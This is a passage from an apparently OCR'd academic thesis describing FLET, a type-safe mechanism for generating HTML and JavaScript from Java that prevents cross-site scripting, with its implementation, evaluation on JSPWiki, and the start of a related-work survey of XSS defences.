



Figure 12.4.: Potential positions of the abstraction layer

**Advantages:** Such a realization provides tight integration in the native language. Furthermore, if the layer is implemented via a programming library, the deployment requirements of applications that were written using this mechanism remain unaffected.

**Disadvantages:** Such a solution is specific for a given native language. This is unfortunate as only a subset of the layer's functionality, mainly the handling of the FLET's internal structure, is specific for a given native language. Other components, like the serialization strategy (see Sec. 12.4.2), are independent from the particular properties of the native language.

Additionally, if the layer is not implemented as a programming library, changes to either the native language's compiler or runtime are necessary.

#### Intermediate entity

Secondly, the abstraction layer could be implemented as a detached unit that resides in between the native language's interpreter and the external entity. In this case, the native language translates an instantiated FLET into a language independent serialization object, that encodes the foreign instructions while maintaining the strict separation between data and code. This object is then translated by the abstraction layer into actual foreign code.

**Advantages:** Such an abstraction layer is independent from a specific native language and is, thus, usable with any language for which a module exists that translates a FLET into the language independent serialization format. Hence, all domain specific knowledge concerning how to create safe foreign instructions has to be implemented only once.

**Disadvantages:** Realizing the abstraction layer as an intermediate entity adds complexity to the installation process of an application. In addition to the native language's runtime and the external entity also the abstraction layer has to be deployed.

Furthermore, in this scenario an intermediate serialization step is necessary. The FLET is first serialized into the language independent format before this format is translated into foreign code by the abstraction layer, resulting in overhead and potential performance penalties.

#### Part of the external entity

Finally, the abstraction layer could be directly integrated in the external entity (e.g., into the database's parser). In this case, the entity's parsing unit can employ the data/code information provided by the FLET.

**Advantages:** As discussed in Section 10.3 code injection vulnerabilities occur because of the confusion between data and code portions of dynamically generated foreign instructions. The FLET's internal structure maintains a strict separation between information that was meant by the programmer to be executed and information that was meant to represent data. Additionally, as no step is necessary to translate the FLET's information back into foreign code, potential ambiguities cannot be reintroduced. Thus, by directly using the information concerning data/code separation provided by the FLET the external entity's parser can reliably avoid mistakes that lead to code injection vulnerabilities.

In addition to the reliable protection this approach also should provide advantages concerning the performance of applications employing this solution: The external entity's parser can benefit from the FLET's representation of the foreign code, as the FLET already provides the information in a pre-parsed form which is comfortably transferable into a parse tree.

**Disadvantages:** Implementing this approach requires profound changes in the external interpreter's interface and parser. While the alternative solutions discussed above can be implemented with programming libraries or additional executables, realizing such an integration demands changing the actual external entity, resulting in high anticipated development costs.

Furthermore, such alteration of the external entity is not always feasible. In certain scenarios the external entity can not be influenced by the deployer of the application. For instance, the operator of a web application has no means to alter the web browsers of the application's users.

Finally, such a solution is highly specific for a certain external entity, e.g., one certain database. This circumstance is significant when changes in the deployed technology occur, e.g., when the actual deployed database is exchanged. While a given implementation of the alternative approaches outlined above can be adapted comparatively easy, such a change would require high development costs in the currently discussed solution approach, unless the newly deployed database already supports the FLET's serialization format.

### 12.4.2. Foreign code serialization strategy

If the abstraction layer is realized within the native language's run-time environment or as an intermediate entity, the actual communication with the external entity is still done using a character-based representation of the foreign code. Therefore, the serialization of an instantiated FLET has to be handled with care. Otherwise, injection attacks may still be possible.

Opposed to other approaches, as for instance taint tracking (see Sec. 13.3.3), the

abstraction layer's functionality does not rely on approximation. Utilizing the data/code-information provided by the FLET, the abstraction layer is able to deterministically establish the correct *code*-context of a given *data*-element. Because of this knowledge, the abstraction layer can choose reliably the correct encoding/mitigating strategy. Therefore, neither false negatives, resulting in code injection problems, nor false positives can occur.

The applicable serialization method is highly specific for the respective foreign language. In the remainder of this section we discuss three general approaches towards securely translating the FLET's content into a character-based representation. Furthermore, see Section 12.5.3 for an exemplified abstraction layer design concerning the languages HTML and JavaScript.

- **Disarming potential injection attacks by changing data representation:** Some external entities support encoding methods which reliably cause the entity to treat all encoded data as non executable. For example, in HTML all characters that are provided in their HTML-encoded version ("`&...;`") are neither interpreted as HTML nor as JavaScript[3]. If such an encoding is available, all the abstraction layer has to do is to encode the FLET's data information, before passing on the code. Unfortunately, not all external entity types provide such an alternative data representation.

- **Detecting injection attacks by comparing parse trees:** Su and Wassermann have outlined in [248] a method to detect injection attacks. Before passing the foreign code to the external interpreter, the code is parsed twice: Once the exact code that is supposed to be passed on and once a version of the code in which all dynamically added data is exchanged with dummy data. A difference in the two resulting parse trees is an indicator for an injection attack. Su and Wassermann's approach depends on dynamic data tainting, which is not always feasible and prone to false positives. In our case, the tainting step is not necessary as the distinction between data and code is already encoded in the FLET.

  Such a solution provides a sound decision whether an injection attack was attempted. Unfortunately, this protection comes with a price: A given foreign code has to be parsed at least three times, twice in the abstraction layer and once in the external entity. Therefore, the resulting overhead especially for large or complex code blocks is expected to be substantial. Furthermore, such a solution would be highly specific for one single external entity type, as the exact foreign parsing process has to be duplicated in the abstraction layer.

- **Encoding potential "dangerous" entities:** Injection attacks can be detected and disarmed by carefully examining the provided data and its execution context. If attacker-provided data attempts to inject code, such an attempt can be detected and disarmed by locally removing or encoding meta-characters that were used to execute the injection attack. This technique closely resembles the current method

[3]Exceptions to this rule, like URL-parameters, exist and have to be treated separately.

of output sanitation. In our case, there is the significant advantage that the sanitation algorithm has concrete knowledge about the intended nature of the examined code segments.

While being comparatively easy to realize, this approach has to be implemented with great care as otherwise the application might still be vulnerable to sophisticated attacks.

#### Choosing the appropriate serialization strategy

Whenever possible all dynamically provided data should be re-encoded in a non-executable representation. If the external entity does not provide such an alternative string representation, the developer should determine if the expected performance overhead of the parse tree comparison method is compatible with the application's objectives. Only if this is not the case, the "classical" way of output sanitation should be implemented.

## 12.5. Realising the concepts for HTML, JavaScript and Java

To verify the feasibility of our concepts, we designed and implemented an according solution to integrate the foreign languages HTML and JavaScript into the Java programming language. We chose this specific implementation target for various reasons: Foremost, as previously discussed, we regard XSS problems as one of the most pressing vulnerability-classes nowadays. Furthermore, as HTML and JavaScript are two independent languages with distinct syntaxes, such an implementation offers the opportunity to exemplify two different approaches towards practical FLET design. Finally, reliably creating secure HTML-code is not trivial due to the lax rendering process employed by modern web browsers (see [95] for details).

Please note that the handling of Cascading Style Sheets (CSS), which embody in fact a third foreign language, is left out in this thesis for brevity reasons.

### 12.5.1. Adding FLET handling to the Java language

Based on the discussion of the competing approaches towards language integration in Section 12.3, we chose to solve the language integration problem by implementing a language pre-processor as outlined in Section 12.3.3. For this purpose, a pre-processor that is executing the translation step and an API which represents the foreign code's syntax have been designed. Using this approach the programmer can include the foreign HTML/JavaScript syntax unaltered in the Java source code.

#### Metasyntax

To allow unambiguous identification of foreign HTML/JavaScript code that is meant to be handled by the pre-processor, such code is framed by predefined syntactic markers (based on the "$"-character). We introduce a simple metasyntax that enables the programmer to implement sophisticated code assembly within the native language. The

meta-syntax provides means for creating, combining, and extending foreign code blocks (see Listing 12.2) In addition to basic foreign code assembly, the meta-syntax also offers methods to add native data-information for flexible dynamic creation of foreign code. In particular, the meta-method `$data()$` is available to include data values from Java's basic datatypes (string, int, double) into the foreign code.

#### Explicit adding of JavaScript code:

Due to the heterogeneous nature of the combined HTML/JavaScript grammar, the creation of Java-Script code requires special attention. The pre-processor can only distinguish JavaScript code from general text through the HTML-context of a particular code fragment. An according context would either be framing `<script>`-tags or an attribute-definition that expects JavaScript code inside its value, e.g., an event handler. Either way, such a context is always limited to one specific foreign code block which is defined by its framing syntactic markers. If the pre-processor should create JavaScript code outside of such a context, the programmer has to communicate his intention explicitly by employing the `$+JS$`-marker. Otherwise, the text would be added to the FLET as non-executable data.

```
1  // Create a new FLET instance
2  HTMLFlet h $=$ <table><tr><td>foo</td></tr> $$
3
4  // Adding further code to a existing FLET instance:
5  h $+$ <tr><td>another table cell</td></tr> $$
6
7  // Combining two FLET instances:
8  HTMLFlet h1 $=$ <head><title>Homer and Marge sitting on a tree</title></head> $$
9  h $=$ h $+$ h1 $$
10
11 // Adding of JavaScript code
12 h $+$ <script> var x = "Hello World"; $$  // implicit due to <script>-context
13 h $+JS$ document.write(x); $$             // explicit
14 h $+$ </script> $$
15
16 // Add dynamic string information to foreign code statement
17 String email = req.getParameter("email");
18 h $+$ <a href="mailto:$data(email)$">Feedback</a> $$
```

Listing 12.2: Metasyntax for code assembly

### 12.5.2. Designing an HTML/JavaScript-FLET API

As outlined in Section 12.3.3, following the pre-processor approach towards integrating the foreign syntax into the native language requires the introduction of native language elements which represent the FLET semantics. We added the FLET type to Java by implementing a programming library. This library only exposes the FLET type through its public interfaces. All handling of the actual token-elements is encapsulated in the FLET API. Thus, the library is solely responsible for enforcing the type-safety requirements which have been formalized in Section 12.2.2. As Java is by nature type-safe, this enforcement is feasible through careful design of the library-internal object types.

### A safe extension of the type-system to allow API-level identifier-tokens

Before we can discuss the specific characteristics of our implemented API we have to revisit and slightly extend the type-system which was proposed in Section 12.2.2.

As discussed in the section on dividing language elements to be either data or code, we identified the element-class of identifier-tokens, such as variable- or function-names. As such elements have an impact on the BSP (see Definition 10.4), identifier-tokens are classified to be typed as *code*. However, the name-value of identifier-tokens is by nature variable (opposed to static, pre-defined names of keyword tokens) and character-based. Thus, by introducing an API for creating identifier-tokens to the native language's scope, we would introduce a direct flow from the low-integrity string type ($DT$, i.e.,data) to the high-integrity `codetokens` ($CT$, i.e., code). Such a flow is not typable in our current type-system.

For this reason, we have to introduce an additional, median integrity level (*medium*) with a corresponding security type $IT$ (identifier-type).

$$CT \subseteq IT \subseteq DT$$

Furthermore, in addition to `codetoken` and `datatoken`, we introduce a third new basic datatype to reflect the foreign syntax's identifier elements: `identifiertoken`. `Identifiertoken`-elements are implicitly typed with $IT$.

Finally, according to our approach discussed in Chapter 11, we differentiate between static string constants which are statically included in the native application's source code and dynamically processed strings: Static string constants are implicitly typed with $IT$. This enables the valid typing of flows from such strings to `identifier-tokens`. Thus, our type system allows defining the name-property of *identifiertokens* through static strings (see Listing 12.3).

Our model now defines the following security types:

| **Type** | **Description** | **Integrity level** |
|---|---|---|
| $DT$ | Data | low |
| $IT$ | Identifier | medium |
| $CT$ | Code | high |
| $FLET$ | Record-type | $(\tau_1, ..., \tau_n), \tau_i \in \{high, medium, low\}$ |

Table 12.1.: Defined types of the extended model

However, our system still prevents all flows from dynamic strings to either $CT$ or $IT$ typed elements. As the Java type-system does not explicitly differentiate between constant and dynamic strings, it is the pre-processor's responsibility to enforce this aspect of the type system.

```
1 FLET f = new FLET();
2
3 // Forbidden due to typing error
4 String varname = getVarName();   // Typed DT
5 f.addVariable(varname);          // Requires an IT typed argument
6
7 // Allowed as the constant String "counter" is implicitly typed IT
8 f.addVariable("counter");
```

Listing 12.3: API based creation of identifier-token objects (pseudo code)

### General FLET API design paradigms

The FLET API was created according to the following paradigms:

- The process of foreign code creation has to be explicit and unambiguous.
- The primary purpose of the API is to inhibit code injection attacks. Hence, its elements do not necessarily mirror the semantic meaning of the foreign language's elements.
- The API is not meant to be used by the programmer. It provides an interface to be used by the code that was generated by the pre-processor.

A direct manual usage of this API by the programmer cannot be prevented. Therefore, the API is specifically designed to prevent the implicit code-serialization of arbitrary string-values. As a consequence, the FLET does not differentiate between trusted static *data* and untrusted *data* that has entered the application on runtime. Such a distinction would provide the programmer with a possible shortcut towards implicit code generation.

To design the actual API methods we strictly followed our classification of basic language-elements which we presented in Section 10.4.2. For each of the identified basic element-classes we added a family of methods which create corresponding token-elements (while adding them implicitly to the FLET).

Before implementing these API methods, we established the strictest syntactic restriction applying to a class' elements. The API methods to add elements of a certain class obey this syntactic restriction to enforce explicit code creation. For instance, a JavaScript variable-identifier can only be composed of dashes, underscores, and alpha-numerical characters, excluding the list of reserved keywords [57]. Consequently, a method to add a variable-identifier to a JavaScript-FLET solely accepts a single parameter satisfying these syntactic constraints.

### Adding HTML code to the FLET

As discussed before, HTML is a special purpose markup language with comparatively limited syntactic properties. Using the methodology of Section 10.4.1 we identified three basic language elements: Tags, attributes, and general text. These three classes are the basis for the FLET's API concerning the creation of HTML.

1. Tag-elements: For each HTML tag the FLET provides a distinct set of methods to add opening and closing tags. For example, opening tags are created with `openingTag_`*tagname*`()` where *tagname* is replaced with the actual tag (e.g., `openingTag_h1()` adds a `<h1>` tag). By calling such a method, a corresponding `codetoken` object is created and added to the FLET.

2. Attribute-elements: HTML attributes are added to the preceding tag-element with `addAttribute_`*attname*`(String value)`. The syntactic restrictions on the value parameter depend on the actual attribute-type. Calling such a method creates two distinct token-objects: A `codetoken` representing the attribute-class and a second token containing the attributes value. The specific type of the second token depends on the attribute's class, ranging from `codetokens` (e.g., the value of the `input`-tag's `type`-attribute) over `identifiertokens` (e.g., the values of `id`-tags) to `datatokens` (e.g., URL values).

   Special consideration is needed concerning attributes that may carry JavaScript-code, such as eventhandler definitions like `onclick`: Adding JavaScript to the FLET requires a specialized API (see below). For this reason, the FLET provides two additional methods which signify the start and the end of the JavaScript-value respectively (see Listing 12.4).

3. Text-elements: All data that is neither classified to belong in the tag- or attribute-classes nor meant to represent JavaScript-code (including HTML entities) is considered to be general text. Such elements are created with the method `addText(String text)` and added as corresponding `datatokens` to the FLET.

#### Adding JavaScript code to the FLET

JavaScript is a self-contained programming language with a syntax that is completely detached from HTML. For this reason, the FLET provides a distinct set of functions to allow adding of JavaScript-code to the encapsulated foreign-code object.

The methods to add JavaScript syntax to the FLET adhere to the general classification of basic language elements for general purpose programming languages as proposed in Section 10.4.2. Based on the ECMAScript language definition [57] which standardizes JavaScript's syntax, we differentiate between four distinct element-classes:

1. Keywords: `Codetoken` elements representing members of JavaScript's set of reserved keywords as defined in [57, Sec. 7.5.2]. For each of these elements the FLET provides a distinct API function. These functions adhere to the following syntax convention: `addJS_`*Keyword*`()` where *Keyword* is replaced with the actual keyword (e.g., `addJS_while()` adds a `codetoken` object representing `while` to the FLET).

2. Punctuators: `Codetoken` elements representing legal meta-characters as defined in [57, Sec. 7.7] (such as `;` or `=`). For each of these meta-characters the FLET provides a distinct API-function. Theses functions adhere to the following syntax

```
1  HTMLFlet h = new HTMLFlet();
2
3  // h $+$ <a class='external' onclick='document.location="http://php.net"'> $$
4  // h $+$ click me</a> $$
5
6  h.openingTag_a().h.addAttribute_class("external").startJSAttribute_onclick();
7
8  h.addJSIdentifier("document").addJSMetachar_dot().addJSIdentifier("location");
9  h.addJSMetachar_equals();
10 h.addJSMetachar_doublequote().addJSStringValue("http://php.net")
11 h.addJSMetachar_doublequote();
12 h.addJSMetachar_semicolon();
13
14 h.endJSAttribute().addText("click me").closingTag_a();
```

Listing 12.4: Intermediate FLET-API code generated by the pre-processor

convention: `addJSMetachar_`*Character*`()` where *Character* is replaced by a verbalized representation of the character (e.g., `addJSMetachar_equals()` adds the meta-character `=` to the code).

3. Identifiers: `Identifiertokens` representing programmer-defined identifier like variables or function names. Such tokens are added with the function `addJSIdentifier(const String id)`. The parameter `id` cannot contain any white-space or illegal punctuation as defined in [57, Sec. 7.6]. Furthermore, elements of the keyword-token set as defined above are forbidden.

4. Data: String and numeric `datatoken` elements are added to the FLET with the functions `addJSStringValue(String val)` and `addJSNumericValue(Double val)` respectively.

#### Processing an instantiated FLET object

As motivated in Section 12.1.3, we aim to preserve the flexibility and power of string-based code assembly. Hence, it should be possible to, for instance, search for certain strings in the data-segment of the FLET, modify specified data-parts after they had been added to an instance, split a FLET at a specified location, combine two FLETs, or insert further code-information into a data-block (e.g., to create a content filter that adds further HTML markup to a pre-computed page). For this reason, the FLET implements the iterator pattern to allow such operations on an instantiated FLET object. For brevity reasons we will not discuss this issue in depth in this thesis. See Table 12.2 for a brief overview.

### 12.5.3. Disarming potential injection attacks

The actual communication with the user's web browser is still done using a character-based representation of the foreign code. Therefore, the abstraction layer has to handle the serialization of an instantiated FLET with care. In our given implementation, the content of every *data*-element contained in the FLET is transformed into an non-executable representation before including it into the final HTML-page. While data

| Method | Purpose |
|---|---|
| `FLETIterator SearchDataSegment(String e)` | Searches the data-portion of the FLET for `e` |
| `FLETIterator SearchForSubFLET(HTMLFlet f)` | Searches the FLET for occurrences of `f` |
| `HTMLFlet split(FLETIterator it)` | Splits the FLET at the position indicated by `it` |
| `HTMLFlet append(HTMLFlet f)` | Appends the FLET `f` |

Table 12.2.: Selected elements of the FLET's iterator API

values that are encoded this way are still handled/displayed correctly, the encoding reliably causes the entity to treat such data as non-executable. Depending on the actual context a given element appears in an HTML page, a different encoding technique has to be employed to avoid injection attacks. As an instantiated FLET has detailed knowledge on the foreign code's semantic structure, the abstraction layer is able to reliably determine the given code context. More specifically, there are three applicable, distinct code contexts:

1. HTML-code: HTML-based code injections require the attacker to be able to inject meaningful meta-characters into the final HTML-code, either to create a new HTML-tag, an additional HTML-attribute, or break out of an existing attribute or tag. Such characters are, for instance, `<`, `>`, `=`, `"` or `'`. In HTML all characters that are provided in their HTML-encoded version ("`&#...;`") are neither interpreted as HTML nor as JavaScript. Thus, by translating all non-alphanumeric characters into their HTML-encoded version, potential code injection attempts can be prevented.

2. JavaScript-code: JavaScript provides the function `String.fromCharCode()` which translates a numerical representation into a corresponding character. To prevent code injection attacks through malicious string-values, all dynamic strings that are created within a JavaScript context are transformed into a representation consisting of concatenated `String.fromCharCode()`-calls.

3. URL-attributes: It is possible to include JavaScript-code into URLs using the pseudo-protocol-handler '`javascript:`'. Hence, special attention has to be employed when URL-values are derived from dynamically obtained data. URLs have their own encoding scheme, commonly called "URL encoding". In this system, characters can be represented using a percent sign followed by its two-digit hexadecimal value ("`%..`"). URLs containing encoded values are still interpreted correctly if they reference a network resource. However, all URL-encoded JavaScript-code is not recognized by the JavaScript interpreter. As the protocol-specifier has to remain non-encoded we employ a whitelist of allowed protocol-specifiers. In the default configuration this list consists of `http://`, `https://` and `ftp://`, further protocols have to be enabled explicitly. All data following the protocol-specifier gets URL-encoded before adding it to the final HTML-code. If the respective URL does not begin with one of the allowed handlers, we assume that it is a relative

URL referencing a resource belonging to the original web application. In this case, the complete URL-value gets encoded.

In order to assemble the final HTML output the abstraction layer iterates through the FLET's elements to receive the actual foreign code information in combination with the applicable context. According to the given code-context the matching encoding technique is applied to transform all data-values into a non-executable form.

## 12.6. Implementation and evaluation

This section documents our experiences with a real world implementation for the J2EE application framework.

### 12.6.1. Creating an abstraction layer for J2EE

As discussed in Section 12.4, potential strategies towards implementing an abstraction layer are either realizing it within the means of the native language, introducing an intermediate unit, or integrating it in the respective external entities.

In our given scenario, integrating the layer in the external entities is infeasible as such an approach would require the application's users to use a modified web browser. Furthermore, we decided against creating the layer as an intermediate unit. Introducing a detached abstraction unit requires an additional serialization step. This step is necessary to transform the FLET into a language-independent representation that can be processed by the layer. While in general such an approach might prove valuable in scenarios where several heterogeneous native languages have to communicate with the same external entity, in the given case the expected overhead in processing and the added deployment complexity over-weighted the benefits.

Therefore, we chose to implement the abstraction layer within the scope of the native language. This tight integration in the native language allows a high degree of flexibility as the abstraction layer can take advantage of the FLET's internal representation of the foreign code. In addition, the deployment requirements of applications that were written using this mechanism remain unaffected as no additional elements have to be introduced and the external entities remain unchanged.

In our J2EE [252] based implementation the abstraction layer's tasks are integrated into the application server's request/response handling. This is realized by employing J2EE's filter mechanism to wrap the `ServletResponse`-object. Through this wrapper-object servlets can obtain a `FLETPrinter`. This object provides an interface which accepts instantiated FLETs as input (see Figure 12.6). The `FLETPrinter` implements the code serialization strategy that has been discussed in Section 12.5.3. The serialized HTML-code is then passed to the original `ServletResponse`-object's output buffer. Only input received through the `FLETPrinter` is included in the final HTML-output. Any data that is passed to the output-stream through legacy character-based methods is logged and discarded. This way we ensure that only explicitly generated foreign code is sent to the user's web browsers.

```
protected void doGet(HttpServletRequest req, HttpServletResponse resp)
  throws IOException {
    String bad = req.getParameter("data");
   [...]
    HTMLFlet h $=$ <h3>Protection test</h3> $$
    h $+$ Text: $data(bad)$ <br /> $$
    h $+$ Link: <a href="$data(bad)$">link</a> <br /> $$
    h $+$ Script: <script>document.write($data(bad)$);</script><br /> $$
   [...]
    FletPrinter.write(resp, h); // Writing the FLET content to the output buffer
    resp.getWriter().println(bad); // Testing if the legacy interface
                                   // is correctly disabled
}
```

Listing 12.5: Test-servlet for protection evaluation (excerpt)

Implementing the abstraction layer in the form of a J2EE filter has several advantages. Foremost, no changes to the actual application-server have to be applied - all necessary components are part of a deployable application. Furthermore, to integrate our abstraction layer into an existing application only minor changes to the application's `web.xml` meta-file have to be applied (besides the source code changes that are discussed in Section 12.6.2).

## 12.6.2. Practical evaluation

### Protection evaluation

We successfully implemented a pre-processor, FLET- library, and abstraction layer for the J2EE application server framework. To verify this implementation's protection capabilities, we ran a list of well known XSS attacks [95] against a specifically crafted test application. For this purpose, we created a test-servlet that blindly echos user-provided data back into various HTML/JavaScript data- and code-contexts (see Listing 12.5 for an excerpt).

### Porting of an existing application

Porting an application to our approach requires to locate every portion of the application's source code which utilizes strings to create foreign code. Such occurrences have to be changed to employ FLET semantics instead. Therefore, depending on the specific application, porting an existing code-base might prove to be difficult. To gain experiences on our approach's applicability in respect to non-trivial software, we chose JSPWiki [119] as a porting target. JSPWiki is a mature J2EE based WikiWiki clone which was initially written by Janne Jalkanen and is released under the LGPL. More precisely, we chose version 2.4.103 of the software, a recent release which suffers from various disclosed XSS vulnerabilities [157]. The targeted version of the code consists of 365 Java/JSP files which in total contain 69.712 lines of source code.

Before we could start the porting process, we had to extend our implementation slightly. Our initial pre-processor only targeted plain Java source code. However, JSPWiki's user-interface is implemented in the form of JSP-template files [253]. A JSP





Figure 12.5.: Observed CPU overhead and response times

intermixes HTML and Java code within a single file. Before its interpretation, the application server compiles the JSP into a standard Java servlet on the fly. We created an additional pre-processor which aided the transformation of the JSP-markup into our meta-syntax (see Sec. 12.5.1) in a semi-automatic fashion. Furthermore, the application's JSPs frequently include custom markup-tags which are realized using J2EE's tag library mechanism ("Taglib"). The porting of the Taglib-tag's implementation from string-based to FLET-based code creation was unproblematic. However, our `FletFilter`-implementation had to be changed slightly to allow the correct interpretation of situations in which a certain code context (e.g. a single HTML-tag) was composed by several separate Taglib-elements.

After these extensions had been made, the actual porting process was surprisingly straightforward. JSPWiki's user-interface follows in most parts a rather clean version of the Model-View-Controller (MVC) pattern [156] which aided the porting process. Besides the user-interface also the application's Wiki-markup parser and HTML-generator had to be adapted. It took a single programmer about a week to port the application's core functionality. In total 103 source files had to be processed.

As expected, all documented XSS vulnerabilities [157] did not occur in the resulting software. This resolving of the vulnerabilities was solely achieved by the porting process without specifically addressing the issues in particular.

### Performance measures

The concluding evaluation step was to examine the runtime overhead that is introduced by our approach. For this purpose, we benchmarked the unaltered JSP code against the adapted version utilizing the FLET paradigm. The performance tests were done using the HP LoadRunner [104] tool, simulating an increasing number of concurrent users per test run. The benchmarked applications were served by an Apache Tomcat 5.5.20.0 on a 2,8 GHz Pentium 4 computer running Windows XP Professional.

In situations with medium to high server-load, we observed an overhead of approximately 25% in the application's response times (see Figure 12.5). Considering that neither the FLET's nor the abstraction layer's implementation have been specifically optimized in respect to performance, this first result is promising. Besides streamlining the actual FLET implementation, further conceptual options to enhance the implementation's performance exist. For instance, integrating the abstraction layer directly into





Figure 12.6.: Implementation of the J2EE FletFilter

the application server, instead of introducing it via object wrappers would aid the overall performance.

### 12.6.3. Limitations

Our proposed solution reliably prevents XSS vulnerabilities which occur because of programming errors made in the native language. However, there are certain classes of XSS issues that arise due to causes which cannot be controlled by the discussed approach. Foremost, this applies to all XSS problems that are rooted at the client-side because of unsafe written JavaScript, e.g. issues based on unsafe dynamic code creation via `eval()`, or DOM based XSS [153]. Furthermore, vulnerable browser configurations can cause so called "universal XSS"-conditions [206]. In such situations, all web applications displayed in the affected browser are susceptible to XSS attacks. A related problem may also occur if the web server itself causes XSS problems, e.g., the "expect-header"-vulnerability of the Apache web server [284]. Finally, there are several rich data formats like Flash or Java Applets that may carry JavaScript code. If an application allows their users to include such objects from external sources into the application's pages these objects may penetrate the application security.

## 12.7. Conclusion

In this section we proposed techniques to enhance programming languages with capabilities for secure creation of foreign code. Our approach is based on a generalized model that introduces an abstraction layer which prevents direct string-based code-communication between the programming language's runtime environment and potential external entities. Furthermore, we showed how a language pre-processor and a dedicated datatype

can be employed to outfit a given programming language with means for secure creation of foreign code. The centerpiece of our code assembly architecture is the FLET (see Sec. 12.2), an abstract datatype that allows the assembly and processing of foreign code segments while strictly preserving the separation between data and code. This way, injection vulnerabilities that are introduced by implicit, string-serialization based code-generation become impossible. To examine the feasibility of the proposed approach, we implemented an integration of the foreign languages HTML and JavaScript into the Java programming language.

Usage of our approach results in a system in which every creation of foreign code is an explicit action. More specifically, the developer always has to define the exact particularities of the assembled code precisely. Therefore, accidental inclusion of adversary-provided semantics is not possible anymore. Furthermore, the only way to assemble foreign code is by FLET, which effectively prevents programmers from taking insecure shortcuts. Thus, our solution provides better protection as related approaches, such as precise taint-propagation. A wide adoption of our proposed techniques would reduce the attack surface of code injection attacks significantly.

# Part IV.

# Related Work and Conclusion

# 13. Related Work

We divided the set of existing related work in four general categories: First we discus approaches which were designed to address specific XSS Payloads (see Sec. 13.1), comparable to the work presented in Part II of this thesis. Then, we examine defensive techniques which aim to prevent XSS attacks in general without focusing on specific payload types (see Sec. 13.2). The approaches that are subsumed in this section have in common that they are based on specific characteristics of XSS and cannot be easily extended towards the general class of string-based code injection issues. Consequently, in Section 13.3, we document approaches which are capable to address a broader range of string-based code injection types. Finally, we conclude this chapter in Section 13.4 with an overview of language-based approaches that, while not being specifically targeted to prevent XSS or string-based code injection, share significant similarities with our work presented in Chapter 12.

If applicable, we compare to our proposed techniques with the approaches documented in this chapter.

## 13.1. Mitigation of XSS Payloads

In the last years, several techniques to mitigate specific XSS Payloads have been developed. In this section, we give an overview. For this purpose, we group the discussed publications according to the attack class they aim to disarm.

The here discussed approaches are in particular related to the presented topics of Part II of this thesis.

### 13.1.1. Countering attacks in the application context

Various techniques have been proposed to protect sensitive information such as session identifier, passwords, and form values.

Microsoft introduced an `HTTPonly` option for cookies with their web browser Internet Explorer 6 SP1 [193]. Cookies that are set with this option are not accessible by JavaScript and therefore safe against SID theft attacks (see Sec. 4.1.1). Recently, further browser vendors, such as Mozilla and Opera, started to adopt the `HTTPonly` option. See [203] for an overview on `HTTPonly` aware web browsers.

Kirda et al. proposed "Noxes", a client side personal firewall [148]. Noxes prevents XSS induced information leakage, e.g. stealing of cookie data, by selectively disallowing HTTP requests to resources that do not belong to the web application's domain. The firewall's ruleset is a combination of automatically constructed and manually configured rules.

Furthermore, Vogt et al. [261] propose a combination of static analysis and dynamic data tainting to stop the effects of XSS attacks. The outlined approach does not identify or stop the actual injected script but instead aims to prohibit resulting leakage of sensitive information. To achieve this, their technique employs an enhanced JavaScript engine. The added features of this modified engine are twofold: For one, the flow of sensitive data, like cookie-values, through the script can be tracked dynamically. This way the mechanism detects and prevents the transmission of such data to the adversary. Furthermore, via static analysis, all control flow dependencies in scripts that handle sensitive information are established. This is done to identify indirect and hidden channels that could be abused for data leakage. If such channels are identified, their communication with external hosts is prevented.

Livshits and Erlingsson propose in [169] to extend the Same Origin Policy using a novel HTML-attribute. Using this attribute can create isolated parts within a DOM tree that have only access rights to their respective child-elements within the DOM tree. If an XSS injection point exists in such a constraint area, the injected script can only access and alter a very restricted set of the attacked webpage's elements. Thus, e.g., only values which are located within the reach of the script can be leaked to the attacker.

Furthermore, several alternatives and enhancements in respect to the form-based communication of passwords have been made, such as [223], [228], [240], or [159]. Most of these techniques were designed to prevent phishing attacks in general and were not specifically targeted at XSS attacks. However, some of them provide protection against certain forms of XSS based password theft. See [105] for an overview and detailed discussion of this matter.

All approaches which have been listed in this section prevent the attacker from obtaining sensitive information. However, some of the papers also claim that they prevent session hijacking attacks. This is only partially the case. The discussed techniques are only capable to prevent a limited subset of all session hijacking attacks – the class of *SID theft* attacks. But, as discussed in Section 4.1, both *browser hijacking* attacks and *background XSS propagation* are potentially as powerful as SID theft. In comparison, our proposed countermeasure (see Chapter 7) protects against all documented variants of session hijacking attacks. However, the here discussed techniques are well suited to serve as complementary techniques to our approach.

### 13.1.2. Countering attacks in the browser context

Jackson et al. [114] propose measures to defend against CSS based cache-disclosure attacks (see Sec. 5.2.1). Their technique extends the Same Origin Policy to also apply to cache and history information. This has the effect, that a JavaScript can only obtain cache and history information about elements that have the same origin as the script itself. The authors implemented their concepts as "SafeHistory" [115], an extension to the Firefox browser.

Jakobsson and Stamm [118] discuss a server-side technique to protect against CSS-based browser history disclosure. Their method prevents the attacker from guessing possible URLs that may be contained in the user's history by adding semi-random parts

to the URLs, thus effectively creating URL pseudonyms. For this purpose, they introduced a server-side web-proxy to apply the randomized components to the application's URL transparently.

